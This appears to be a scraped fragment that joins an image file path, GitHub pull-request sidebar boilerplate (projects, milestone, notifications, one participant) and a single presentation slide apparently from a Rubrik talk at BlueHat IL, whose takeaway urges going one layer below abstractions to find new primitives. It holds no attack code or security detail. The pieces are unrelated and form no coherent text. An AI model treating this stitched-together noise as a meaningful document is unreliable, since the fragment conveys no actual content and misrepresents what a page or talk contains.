
Projects
None yet

Milestone
No milestone

Development
Successfully merging this pull request may close these issues.
None yet

Notifications Customize
Subscribe
You're not receiving notifications from this thread.

1 participant


rubrik
Takeaway
Don’t stop at abstractions,
going one layer deeper can unlock new primitives.
BlueHat IL